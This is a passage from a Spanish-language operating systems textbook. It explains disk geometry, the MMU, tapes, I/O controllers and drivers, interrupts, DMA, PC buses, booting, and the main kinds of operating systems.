Un disco consiste en uno o más platos que giran a 5400, 7200 o 10,800 rpm. Un brazo mecánico, con un punto de giro colocado en una esquina, se mueve sobre los platos de manera similar al brazo de la aguja en un viejo tocadiscos. La información se escribe en el disco en una serie de círculos concéntricos. En cualquier posición dada del brazo, cada una de las cabezas puede leer una región anular conocida como **pista** (*track*). En conjunto, todas las pistas para una posición dada del brazo forman un **cilindro** (*cylinder*).

Cada pista se divide en cierto número de sectores, por lo general de 512 bytes por sector. En los discos modernos, los cilindros exteriores contienen más sectores que los interiores. Para desplazar el brazo de un cilindro al siguiente se requiere aproximadamente 1 milisegundo. Para desplazar el brazo a un cilindro aleatoriamente se requieren por lo general de 5 a 10 milisegundos, dependiendo de la unidad. Una vez que el brazo se encuentra en la pista correcta, la unidad debe esperar a que el sector necesario gire hacia abajo de la cabeza, con un retraso adicional de 5 a 10 milisegundos, dependiendo de las rpm de la unidad. Una vez que el sector está bajo la cabeza, la lectura o escritura ocurre a una velocidad de 50 MB/seg en los discos de bajo rendimiento hasta de 160 MB/seg en los discos más rápidos.

Muchas computadoras presentan un esquema conocido como **memoria virtual** (*virtual memory*), el cual describiremos hasta cierto punto en el capítulo 3. Este esquema hace posible la

ejecución de programas más grandes que la memoria física al colocarlos en el disco y utilizar la memoria principal como un tipo de caché para las partes que se ejecutan con más frecuencia. Este esquema requiere la reasignación de direcciones de memoria al instante, para convertir la dirección que el programa generó en la dirección física en la RAM en donde se encuentra la palabra. Esta asignación se realiza mediante una parte de la CPU conocida como **MMU** (*Memory Management Unit*, Unidad de Administración de Memoria), como se muestra en la figura 1-6.

La presencia de la caché y la MMU pueden tener un gran impacto en el rendimiento. En un sistema de multiprogramación, al cambiar de un programa a otro (lo que se conoce comúnmente como **cambio de contexto** o *context switch*), puede ser necesario vaciar todos los bloques modificados de la caché y modificar los registros de asignación en la MMU. Ambas operaciones son costosas y los programadores se esfuerzan bastante por evitarlas. Más adelante veremos algunas de las consecuencias de sus tácticas.

1.3.4 Cintas

La última capa de la jerarquía en la memoria es la cinta magnética. Este medio se utiliza con frecuencia como respaldo para el almacenamiento en disco y para contener conjuntos de datos muy extensos. Para acceder a una cinta, primero debe colocarse en un lector de cinta, ya sea que lo haga una persona o un robot (el manejo automatizado de las cintas es común en las instalaciones con bases de datos enormes). Después la cinta tal vez tenga que embobinarse hacia delante para llegar al bloque solicitado. En general, este proceso podría tardar varios minutos. La gran ventaja de la cinta es que es en extremo económica por bit y removible, lo cual es importante para las cintas de respaldo que se deben almacenar fuera del sitio de trabajo para que puedan sobrevivir a los incendios, inundaciones, terremotos y otros desastres.

La jerarquía de memoria que hemos descrito es la común, pero algunas instalaciones no tienen todas las capas o tienen unas cuantas capas distintas (como el disco óptico). Aún así, a medida que se desciende por todos las capas en la jerarquía, el tiempo de acceso aleatorio se incrementa en forma dramática, la capacidad aumenta de igual forma y el costo por bit baja considerablemente. En consecuencia, es probable que las jerarquías de memoria se utilicen por varios años más.

1.3.5 Dispositivos de E/S

La CPU y la memoria no son los únicos recursos que el sistema operativo debe administrar. Los dispositivos de E/S también interactúan mucho con el sistema operativo. Como vimos en la figura 1-6, los dispositivos de E/S generalmente constan de dos partes: un dispositivo controlador y el dispositivo en sí. El dispositivo controlador es un chip o conjunto de chips que controla físicamente el dispositivo. Por ejemplo, acepta los comandos del sistema operativo para leer datos del dispositivo y los lleva a cabo.

En muchos casos, el control del dispositivo es muy complicado y detallado, por lo que el trabajo del chip o los chips del dispositivo controlador es presentar una interfaz más simple al sistema operativo (pero de todas formas sigue siendo muy complejo). Por ejemplo, un controlador de disco podría aceptar un comando para leer el sector 11,206 del disco 2; después, tiene que convertir este número de

sector lineal en un cilindro, sector y cabeza. Esta conversión se puede complicar por el hecho de que los cilindros exteriores tienen más sectores que los interiores y que algunos sectores defectuosos se han reasignado a otros. Posteriormente, el dispositivo controlador tiene que determinar en cuál cilindro se encuentra el brazo y darle una secuencia de pulsos para desplazarse hacia dentro o hacia fuera el número requerido de cilindros; tiene que esperar hasta que el sector apropiado haya girado bajo la cabeza, y después empieza a leer y almacenar los bits a medida que van saliendo de la unidad, eliminando el preámbulo y calculando la suma de verificación. Por último, tiene que ensamblar los bits entrantes en palabras y almacenarlos en la memoria. Para hacer todo este trabajo, a menudo los dispositivos controladores consisten en pequeñas computadoras incrustadas que se programan para realizar su trabajo.

La otra pieza es el dispositivo en sí. Los dispositivos tienen interfaces bastante simples, debido a que no pueden hacer mucho y también para estandarizarlas. Esto último es necesario de manera que cualquier dispositivo controlador de disco IDE pueda manejar cualquier disco IDE, por ejemplo. **IDE** (*Integrated Drive Electronics*) significa **Electrónica de unidades integradas** y es el tipo estándar de disco en muchas computadoras. Como la interfaz real del dispositivo está oculta detrás del dispositivo controlador, todo lo que el sistema operativo ve es la interfaz para el dispositivo controlador, que puede ser bastante distinta de la interfaz para el dispositivo.

Como cada tipo de dispositivo controlador es distinto, se requiere software diferente para controlar cada uno de ellos. El software que se comunica con un dispositivo controlador, que le proporciona comandos y acepta respuestas, se conoce como **driver** (controlador). Cada fabricante de dispositivos controladores tiene que suministrar un driver específico para cada sistema operativo en que pueda funcionar. Así, un escáner puede venir, por ejemplo, con drivers para Windows 2000, Windows XP, Vista y Linux.

Para utilizar el driver, se tiene que colocar en el sistema operativo de manera que pueda ejecutarse en modo kernel. En realidad, los drivers se pueden ejecutar fuera del kernel, pero sólo unos cuantos sistemas actuales admiten esta posibilidad debido a que se requiere la capacidad para permitir que un driver en espacio de usuario pueda acceder al dispositivo de una manera controlada, una característica que raras veces se admite. Hay tres formas en que el driver se pueda colocar en el kernel: la primera es volver a enlazar el kernel con el nuevo driver y después reiniciar el sistema (muchos sistemas UNIX antiguos trabajan de esta manera); la segunda es crear una entrada en un archivo del sistema operativo que le indique que necesita el driver y después reinicie el sistema, para que en el momento del arranque, el sistema operativo busque los drivers necesarios y los cargue (Windows funciona de esta manera); la tercera forma es que el sistema operativo acepte nuevos drivers mientras los ejecuta e instala al instante, sin necesidad de reiniciar. Esta última forma solía ser rara, pero ahora se está volviendo mucho más común. Los dispositivos conectables en caliente *(hot-pluggable*), como los dispositivos USB e IEEE 1394 (que se describen a continuación) siempre necesitan drivers que se cargan en forma dinámica.

Todo dispositivo controlador tiene un número pequeño de registros que sirven para comunicarse con él. Por ejemplo, un dispositivo controlador de disco con las mínimas características podría tener registros para especificar la dirección de disco, dirección de memoria, número de sectores e instrucción (lectura o escritura). Para activar el dispositivo controlador, el driver recibe un comando del sistema operativo y después lo traduce en los valores apropiados para escribirlos en los registros del dispositivo. La colección de todos los registros del dispositivo forma el **espacio de puertos de E/S**, un tema al que regresaremos en el capítulo 5.

En ciertas computadoras, los registros de dispositivo tienen una correspondencia con el espacio de direcciones del sistema operativo (las direcciones que puede utilizar), de modo que se puedan leer y escribir en ellas como si fuera en palabras de memoria ordinarias. En dichas computadoras no se requieren instrucciones de E/S especiales y los programas de usuario pueden aislarse del hardware al no colocar estas direcciones de memoria dentro de su alcance (por ejemplo, mediante el uso de registros base y límite). En otras computadoras, los registros de dispositivo se colocan en un espacio de puertos de E/S especial, donde cada registro tiene una dirección de puerto. En estas máquinas hay instrucciones `IN` y `OUT` especiales disponibles en modo kernel que permiten a los drivers leer y escribir en los registros. El primer esquema elimina la necesidad de instrucciones de E/S especiales, pero utiliza parte del espacio de direcciones. El segundo esquema no utiliza espacio de direcciones, pero requiere instrucciones especiales. Ambos sistemas se utilizan ampliamente.

Las operaciones de entrada y salida se pueden realizar de tres maneras distintas. En el método más simple, un programa de usuario emite una llamada al sistema, que el kernel posteriormente traduce en una llamada al procedimiento para el driver apropiado. Después el driver inicia la E/S y permanece en un ciclo estrecho, sondeando en forma continua al dispositivo para ver si ha terminado (por lo general hay un bit que indica si el dispositivo sigue ocupado). Una vez terminada la E/S, el driver coloca los datos (si los hay) en donde se necesitan y regresa. Después el sistema operativo devuelve el control al llamador. A este método se le conoce como **espera ocupada** y tiene la desventaja de que mantiene ocupada la CPU sondeando al dispositivo hasta que éste termina.

El segundo método consiste en que el driver inicie el dispositivo y le pida generar una interrupción cuando termine. En este punto el driver regresa. Luego, el sistema operativo bloquea el programa llamador si es necesario y busca otro trabajo por hacer. Cuando el dispositivo controlador detecta el final de la transferencia, genera una **interrupción** para indicar que la operación se ha completado.

Las interrupciones son muy importantes en los sistemas operativos, por lo cual vamos a examinar la idea con más detalle. En la figura 1-11(a) podemos ver un proceso de tres pasos para la E/S. En el paso 1, el driver indica al dispositivo controlador de disco lo que debe hacer, al escribir datos en sus registros de dispositivo. Después el dispositivo controlador inicia el dispositivo; cuando ha terminado de leer o escribir el número de bytes que debe transferir, alerta al chip controlador de interrupciones mediante el uso de ciertas líneas de bus en el paso 2. Si el controlador de interrupciones está preparado para aceptar la interrupción (lo cual podría no ser cierto si está ocupado con una de mayor prioridad), utiliza un pin en el chip de CPU para informarlo, en el paso 3. En el paso 4, el controlador de interrupciones coloca el número del dispositivo en el bus, para que la CPU pueda leerlo y sepa cuál dispositivo acaba de terminar (puede haber muchos dispositivos funcionando al mismo tiempo).

Una vez que la CPU ha decidido tomar la interrupción, el contador de programa y el PSW son típicamente agregados (*pushed*) en la pila actual y la CPU cambia al modo kernel. El número de dispositivo se puede utilizar como un índice en parte de la memoria para encontrar la dirección del manejador (*handler*) de interrupciones para este dispositivo. Esta parte de la memoria se conoce como **vector de interrupción**. Una vez que el manejador de interrupciones (parte del driver para el dispositivo que está realizando la interrupción) ha iniciado, quita el contador de programa y el PSW de la pila y los guarda, para después consultar al dispositivo y conocer su estado. Cuando el manejador de interrupciones termina, regresa al programa de usuario que se estaba ejecutando previamente a la primera instrucción que no se había ejecutado todavía. Estos pasos se muestran en la figura 1-11(b).




Figura 1-11. (a) Los pasos para iniciar un dispositivo de E/S y obtener una interrupción. (b) El procesamiento de interrupciones involucra tomar la interrupción, ejecutar el manejador de interrupciones y regresar al programa de usuario.

El tercer método para realizar operaciones de E/S hace uso de un chip especial llamado **DMA** (*Direct Memory Access;* Acceso directo a memoria) que puede controlar el flujo de bits entre la memoria y un dispositivo controlador sin la intervención constante de la CPU. La CPU configura el chip DMA, le indica cuántos bytes debe transferir, las direcciones de dispositivo y de memoria involucradas, la instrucción y deja que haga su trabajo. Cuando el chip DMA termina genera una interrupción, la cual se maneja de la manera antes descrita. En el capítulo 5 discutiremos con más detalle sobre el hardware de DMA y de E/S, en general.

A menudo, las interrupciones pueden ocurrir en momentos muy inconvenientes, por ejemplo mientras otro manejador de interrupciones se está ejecutando. Por esta razón, la CPU tiene una forma para deshabilitar las interrupciones y rehabilitarlas después. Mientras las interrupciones están deshabilitadas, cualquier dispositivo que termine continúa utilizando sus señales de interrupción, pero la CPU no se interrumpe sino hasta que se vuelven a habilitar las interrupciones. Si varios dispositivos terminan mientras las interrupciones están habilitadas, el controlador de interrupciones decide cuál debe dejar pasar primero, lo cual se basa generalmente en prioridades estáticas asignadas a cada dispositivo. El dispositivo de mayor prioridad gana.

1.3.6 Buses

La organización de la figura 1-6 se utilizó en las minicomputadoras durante años y también en la IBM PC original. Sin embargo, a medida que los procesadores y las memorias se hicieron más veloces, la habilidad de un solo bus (y sin duda, del bus de la IBM PC) de manejar todo el tráfico se forzaba hasta el punto de quiebre. Algo tenía que ceder. Como resultado se agregaron más buses, tanto para dispositivos de E/S más rápidos como para el tráfico entre la CPU y la memoria. Como consecuencia de esta evolución, un sistema Pentium extenso tiene actualmente una apariencia similar a la figura 1-12.

El sistema tiene ocho buses (caché, local, memoria, PCI, SCSI, USB, IDE e ISA), cada uno con una velocidad de transferencia y función distintas. El sistema operativo debe estar al tanto de todos




Figura 1-12. La estructura de un sistema Pentium extenso.

estos buses para su configuración y administración. Los dos buses principales son el bus **ISA** (*Industry Standard Architecture*, Arquitectura estándar de la industria) de la IBM PC original y su sucesor, el bus **PCI** (*Peripheral Component Interconnect*, Interconexión de componentes periféricos). El bus ISA (el bus original de la IBM PC/AT) opera a 8.33 MHz y puede transferir 2 bytes a la vez, para una velocidad máxima de 16.67 MB/seg. Se incluye para mantener compatibilidad hacia atrás con las tarjetas de E/S antiguas y lentas. Los sistemas modernos lo omiten con frecuencia, pues ya es obsoleto. El bus PCI fue inventado por Intel como sucesor para el bus ISA. Puede operar a 66 MHz y transferir 8 bytes a la vez, para lograr una velocidad de transferencia de datos de 528 MB/seg. La mayoría de los dispositivos de E/S de alta velocidad utilizan el bus PCI en la actualidad. Incluso algunas computadoras que no emplean procesadores Intel usan el bus PCI, debido al extenso número de tarjetas de E/S disponibles para este bus. Las nuevas computadoras están saliendo al mercado con una versión actualizad del bus PCI, conocida como **PCI Express**.

En esta configuración, la CPU se comunica con el chip puente PCI a través del bus local y el chip puente PCI se comunica con la memoria a través de un bus de memoria dedicado, que normalmente opera a 100 MHz. Los sistemas Pentium tienen una caché de nivel 1 en el chip y una caché de nivel 2 mucho mayor fuera del chip, conectada a la CPU mediante el bus de caché.

Además, este sistema contiene tres buses especializados: IDE, USB y SCSI. El bus IDE sirve para conectar dispositivos periféricos tales como discos y CD-ROM al sistema. El bus IDE es

fruto de la interfaz controladora de disco en la PC/AT y ahora es estándar en casi todos los sistemas basados en Pentium para el disco duro y a menudo para el CD-ROM.

El **USB** (*Universal Serial Bus*; Bus serial universal) se inventó para conectar a la computadora todos los dispositivos de E/S lentos, como el teclado y el ratón. Utiliza un pequeño conector con cuatro cables, dos de los cuales suministran energía eléctrica a los dispositivos USB. El USB es un bus centralizado en el que un dispositivo raíz sondea los dispositivos de E/S cada 1 milisegundo para ver si tienen tráfico. USB 1.0 podía manejar una carga agregada de 1.5 MB/seg, pero el más reciente USB 2.0 puede manejar 60 MB/seg. Todos los dispositivos USB comparten un solo dispositivo controlador USB, lo que hace innecesario instalar un nuevo controlador para cada nuevo dispositivo USB. En consecuencia, pueden agregarse dispositivos USB a la computadora sin necesidad de reiniciar.

El bus **SCSI** (*Small Computer System Interface*, Interfaz para sistemas de cómputo pequeños) es un bus de alto rendimiento, diseñado para discos, escáneres y otros dispositivos veloces que necesitan de un ancho de banda considerable. Puede operar a una velocidad de transferencia de hasta 160 MB/seg. Ha estado presente en los sistemas Macintosh desde que se inventaron y también es popular en UNIX y en ciertos sistemas basados en Intel.

Hay otro bus (que no se muestra en la figura 1-12) conocido como **IEEE 1394**. Algunas veces se le conoce como FireWire, aunque hablando en sentido estricto, FireWire es el nombre que utiliza Apple para su implementación del 1394. Al igual que el USB, el IEEE 1394 es un bus de bits en serie, pero está diseñado para transferencias empaquetadas de hasta 100 MB/seg., lo que lo hace conveniente para conectar a una computadora cámaras de video digitales y dispositivos multimedia similares. A diferencia del USB, el IEE 1394 no tiene un dispositivo controlador central.

Para trabajar en un entorno tal como el de la figura 1-12, el sistema operativo tiene que saber qué dispositivos periféricos están conectados a la computadora y cómo configurarlos. Este requerimiento condujo a Intel y Microsoft a diseñar un sistema de PC conocido como **plug and play** basado en un concepto similar que se implementó por primera vez en la Apple Macintosh. Antes de plug and play, cada tarjeta de E/S tenía un nivel de petición de interrupción fijo y direcciones fijas para sus registros de E/S. Por ejemplo, el teclado tenía la interrupción 1 y utilizaba las direcciones de E/S 0x60 a 0x64, el dispositivo controlador de disco flexible tenía la interrupción 6 y utilizaba las direcciones de E/S 0x3F0 a 0x3F7, la impresora tenía la interrupción 7 y utilizaba las direcciones de E/S 0x378 a 0x37A, y así sucesivamente.

Hasta aquí todo está bien. El problema llegó cuando el usuario compraba una tarjeta de sonido y una tarjeta de módem que utilizaban la misma interrupción, por ejemplo, la 4. Instaladas juntas serían incapaces de funcionar. La solución fue incluir interruptores DIP o puentes (*jumpers*) en cada tarjeta de E/S e indicar al usuario que por favor los configurara para seleccionar un nivel de interrupción y direcciones de dispositivos de E/S que no estuvieran en conflicto con las demás tarjetas en el sistema del usuario. Los adolescentes que dedicaron sus vidas a las complejidades del hardware de la PC podían algunas veces hacer esto sin cometer errores. Por desgracia nadie más podía hacerlo, lo cual provocó un caos.

La función de plug and play es permitir que el sistema recolecte automáticamente la información acerca de los dispositivos de E/S, asigne los niveles de interrupción y las direcciones de E/S de manera central, para que después indique a cada tarjeta cuáles son sus números. Este trabajo está íntimamente relacionado con el proceso de arranque de la computadora, por lo que a continuación analizaremos este proceso nada trivial.

1.3.7 Arranque de la computadora

En forma muy breve, el proceso de arranque del Pentium es el siguiente. Cada Pentium contiene una tarjeta madre (*motherboard*). En la tarjeta madre o padre hay un programa conocido como **BIOS** (*Basic Input Output System*, Sistema básico de entrada y salida) del sistema. El BIOS contiene software de E/S de bajo nivel, incluyendo procedimientos para leer el teclado, escribir en la pantalla y realizar operaciones de E/S de disco, entre otras cosas. Hoy en día está contenido en una RAM tipo flash que es no volátil pero el sistema operativo puede actualizarla cuando se encuentran errores en el BIOS.

Cuando se arranca la computadora, el BIOS inicia su ejecución. Primero hace pruebas para ver cuánta RAM hay instalada y si el teclado junto con otros dispositivos básicos están instalados y responden en forma correcta. Empieza explorando los buses ISA y PCI para detectar todos los dispositivos conectados a ellos. Comúnmente, algunos de estos dispositivos son **heredados** (es decir, se diseñaron antes de inventar la tecnología plug and play), además de tener valores fijos para los niveles de interrupciones y las direcciones de E/S (que posiblemente se establecen mediante interruptores o puentes en la tarjeta de E/S, pero que el sistema operativo no puede modificar). Estos dispositivos se registran; y los dispositivos plug and play también. Si los dispositivos presentes son distintos de los que había cuando el sistema se inició por última vez, se configuran los nuevos dispositivos.

Después, el BIOS determina el dispositivo de arranque, para lo cual prueba una lista de dispositivos almacenada en la memoria CMOS. El usuario puede cambiar esta lista si entra a un programa de configuración del BIOS, justo después de iniciar el sistema. Por lo general, se hace un intento por arrancar del disco flexible, si hay uno presente. Si eso falla, se hace una consulta a la unidad de CD-ROM para ver si contiene un CD-ROM que se pueda arrancar. Si no hay disco flexible ni CD-ROM que puedan iniciarse, el sistema se arranca desde el disco duro. El primer sector del dispositivo de arranque se lee y se coloca en la memoria, para luego ejecutarse. Este sector contiene un programa que por lo general examina la tabla de particiones al final del sector de arranque, para determinar qué partición está activa. Después se lee un cargador de arranque secundario de esa partición. Este cargador lee el sistema operativo de la partición activa y lo inicia.

Luego, el sistema operativo consulta al BIOS para obtener la información de configuración. Para cada dispositivo, comprueba si tiene el driver correspondiente. De no ser así, pide al usuario que inserte un CD-ROM que contenga el driver (suministrado por el fabricante del dispositivo). Una vez que tiene los drivers de todos los dispositivos, el sistema operativo los carga en el kernel. Después inicializa sus tablas, crea los procesos de segundo plano que se requieran, y arranca un programa de inicio de sesión o GUI.

1.4 LOS TIPOS DE SISTEMAS OPERATIVOS

Los sistemas operativos han estado en funcionamiento durante más de medio siglo. Durante este tiempo se ha desarrollado una variedad bastante extensa de ellos, no todos se conocen ampliamente. En esta sección describiremos de manera breve nueve. Más adelante en el libro regresaremos a ver algunos de estos distintos tipos de sistemas.

1.4.1 Sistemas operativos de mainframe

En el extremo superior están los sistemas operativos para las mainframes, las computadoras del tamaño de un cuarto completo que aún se encuentran en los principales centros de datos corporativos. La diferencia entre estas computadoras y las personales está en su capacidad de E/S. Una mainframe con 1000 discos y millones de gigabytes de datos no es poco común; una computadora personal con estas especificaciones sería la envidia de los amigos del propietario. Las mainframes también están volviendo a figurar en el ámbito computacional como servidores Web de alto rendimiento, servidores para sitios de comercio electrónico a gran escala y servidores para transacciones de negocio a negocio.

Los sistemas operativos para las mainframes están profundamente orientados hacia el procesamiento de muchos trabajos a la vez, de los cuales la mayor parte requiere muchas operaciones de E/S. Por lo general ofrecen tres tipos de servicios: procesamiento por lotes, procesamiento de transacciones y tiempo compartido. Un sistema de procesamiento por lotes procesa los trabajos de rutina sin que haya un usuario interactivo presente. El procesamiento de reclamaciones en una compañía de seguros o el reporte de ventas para una cadena de tiendas son actividades que se realizan comúnmente en modo de procesamiento por lotes. Los sistemas de procesamiento de transacciones manejan grandes cantidades de pequeñas peticiones, por ejemplo: el procesamiento de cheques en un banco o las reservaciones en una aerolínea. Cada unidad de trabajo es pequeña, pero el sistema debe manejar cientos o miles por segundo. Los sistemas de tiempo compartido permiten que varios usuarios remotos ejecuten trabajos en la computadora al mismo tiempo, como consultar una gran base de datos. Estas funciones están íntimamente relacionadas; a menudo los sistemas operativos de las mainframes las realizan todas. Un ejemplo de sistema operativo de mainframe es el OS/390, un descendiente del OS/360. Sin embargo, los sistemas operativos de mainframes están siendo reemplazados gradualmente por variantes de UNIX, como Linux.

1.4.2 Sistemas operativos de servidores

En el siguiente nivel hacia abajo se encuentran los sistemas operativos de servidores. Se ejecutan en servidores, que son computadoras personales muy grandes, estaciones de trabajo o incluso mainframes. Dan servicio a varios usuarios a la vez a través de una red y les permiten compartir los recursos de hardware y de software. Los servidores pueden proporcionar servicio de impresión, de archivos o Web. Los proveedores de Internet operan muchos equipos servidores para dar soporte a sus clientes y los sitios Web utilizan servidores para almacenar las páginas Web y hacerse cargo de las peticiones entrantes. Algunos sistemas operativos de servidores comunes son Solaris, FreeBSD, Linux y Windows Server 200x.

1.4.3 Sistemas operativos de multiprocesadores

Una manera cada vez más común de obtener poder de cómputo de las grandes ligas es conectar varias CPU en un solo sistema. Dependiendo de la exactitud con la que se conecten y de lo que se comparta, estos sistemas se conocen como computadoras en paralelo, multicomputadoras o multiprocesadores. Necesitan sistemas operativos especiales, pero a menudo son variaciones de los sistemas operativos de servidores con características especiales para la comunicación, conectividad y consistencia.

Con la reciente llegada de los chips multinúcleo para las computadoras personales, hasta los sistemas operativos de equipos de escritorio y portátiles convencionales están empezando a lidiar con multiprocesadores de al menos pequeña escala y es probable que el número de núcleos aumente con el tiempo. Por fortuna, se conoce mucho acerca de los sistemas operativos de multiprocesadores gracias a los años de investigación previa, por lo que el uso de este conocimiento en los sistemas multinúcleo no debe presentar dificultades. La parte difícil será hacer que las aplicaciones hagan uso de todo este poder de cómputo. Muchos sistemas operativos populares (incluyendo Windows y Linux) se ejecutan en multiprocesadores.

1.4.4 Sistemas operativos de computadoras personales

La siguiente categoría es el sistema operativo de computadora personal. Todos los sistemas operativos modernos soportan la multiprogramación, con frecuencia se inician docenas de programas al momento de arrancar el sistema. Su trabajo es proporcionar buen soporte para un solo usuario. Se utilizan ampliamente para el procesamiento de texto, las hojas de cálculo y el acceso a Internet. Algunos ejemplos comunes son Linux, FreeBSD, Windows Vista y el sistema operativo Macintosh. Los sistemas operativos de computadora personal son tan conocidos que tal vez no sea necesario presentarlos con mucho detalle. De hecho, muchas personas ni siquiera están conscientes de que existen otros tipos de sistemas operativos.

1.4.5 Sistemas operativos de computadoras de bolsillo

Continuando con los sistemas cada vez más pequeños, llegamos a las computadoras de bolsillo (*handheld*). Una computadora de bolsillo o **PDA** (*Personal Digital Assitant*, Asistente personal digital) es una computadora que cabe en los bolsillos y realiza una pequeña variedad de funciones, como libreta de direcciones electrónica y bloc de notas. Además, hay muchos teléfonos celulares muy similares a los PDAs, con la excepción de su teclado y pantalla. En efecto, los PDAs y los teléfonos celulares se han fusionado en esencia y sus principales diferencias se observan en el tamaño, el peso y la interfaz de usuario. Casi todos ellos se basan en CPUs de 32 bits con el modo protegido y ejecutan un sofisticado sistema operativo.

Los sistemas operativos que operan en estos dispositivos de bolsillo son cada vez más sofisticados, con la habilidad de proporcionar telefonía, fotografía digital y otras funciones. Muchos de ellos también ejecutan aplicaciones desarrolladas por terceros. De hecho, algunos están comenzando a asemejarse a los sistemas operativos de computadoras personales de hace una década. Una de las principales diferencias entre los dispositivos de bolsillo y las PCs es que los primeros no tienen discos duros de varios cientos de gigabytes, lo cual cambia rápidamente. Dos de los sistemas operativos más populares para los dispositivos de bolsillo son Symbian OS y Palm OS.

1.4.6 Sistemas operativos integrados

Los sistemas integrados (*embedded*), que también se conocen como incrustados o embebidos, operan en las computadoras que controlan dispositivos que no se consideran generalmente como computadoras, ya que no aceptan software instalado por el usuario. Algunos ejemplos comunes son los hornos

de microondas, las televisiones, los autos, los grabadores de DVDs, los teléfonos celulares y los reproductores de MP3. La propiedad principal que diferencia a los sistemas integrados de los dispositivos de bolsillo es la certeza de que nunca se podrá ejecutar software que no sea confiable. No se pueden descargar nuevas aplicaciones en el horno de microondas; todo el software se encuentra en ROM. Esto significa que no hay necesidad de protección en las aplicaciones, lo cual conlleva a cierta simplificación. Los sistemas como QNX y VxWorks son populares en este dominio.

1.4.7 Sistemas operativos de nodos sensores

Las redes de pequeños nodos sensores se están implementando para varios fines. Estos nodos son pequeñas computadoras que se comunican entre sí con una estación base, mediante el uso de comunicación inalámbrica. Estas redes de sensores se utilizan para proteger los perímetros de los edificios, resguardar las fronteras nacionales, detectar incendios en bosques, medir la temperatura y la precipitación para el pronóstico del tiempo, deducir información acerca del movimiento de los enemigos en los campos de batalla y mucho más.

Los sensores son pequeñas computadoras con radios integrados y alimentadas con baterías. Tienen energía limitada y deben trabajar durante largos periodos al exterior y desatendidas, con frecuencia en condiciones ambientales rudas. La red debe ser lo bastante robusta como para tolerar fallas en los nodos individuales, que ocurren con mayor frecuencia a medida que las baterías empiezan a agotarse.

Cada nodo sensor es una verdadera computadora, con una CPU, RAM, ROM y uno o más sensores ambientales. Ejecuta un sistema operativo pequeño pero real, por lo general manejador de eventos, que responde a los eventos externos o realiza mediciones en forma periódica con base en un reloj interno. El sistema operativo tiene que ser pequeño y simple debido a que los nodos tienen poca RAM y el tiempo de vida de las baterías es una cuestión importante. Además, al igual que con los sistemas integrados, todos los programas se cargan por adelantado; los usuarios no inician repentinamente programas que descargaron de Internet, lo cual simplifica el diseño en forma considerable. TinyOS es un sistema operativo bien conocido para un nodo sensor.

1.4.8 Sistemas operativos en tiempo real

Otro tipo de sistema operativo es el sistema en tiempo real. Estos sistemas se caracterizan por tener el tiempo como un parámetro clave. Por ejemplo, en los sistemas de control de procesos industriales, las computadoras en tiempo real tienen que recolectar datos acerca del proceso de producción y utilizarlos para controlar las máquinas en la fábrica. A menudo hay tiempos de entrega estrictos que se deben cumplir. Por ejemplo, si un auto se desplaza sobre una línea de ensamblaje, deben llevarse a cabo ciertas acciones en determinados instantes. Si un robot soldador realiza su trabajo de soldadura antes o después de tiempo, el auto se arruinará. Si la acción *debe* ocurrir sin excepción en cierto momento (o dentro de cierto rango), tenemos un **sistema en tiempo real duro**. Muchos de estos sistemas se encuentran en el control de procesos industriales, en aeronáutica, en la milicia y en áreas de aplicación similares. Estos sistemas deben proveer garantías absolutas de que cierta acción ocurrirá en un instante determinado.

Otro tipo de sistema en tiempo real es el **sistema en tiempo real suave**, en el cual es aceptable que muy ocasionalmente se pueda fallar a un tiempo predeterminado. Los sistemas de audio digital o de multimedia están en esta categoría. Los teléfonos digitales también son ejemplos de sistema en tiempo real suave.

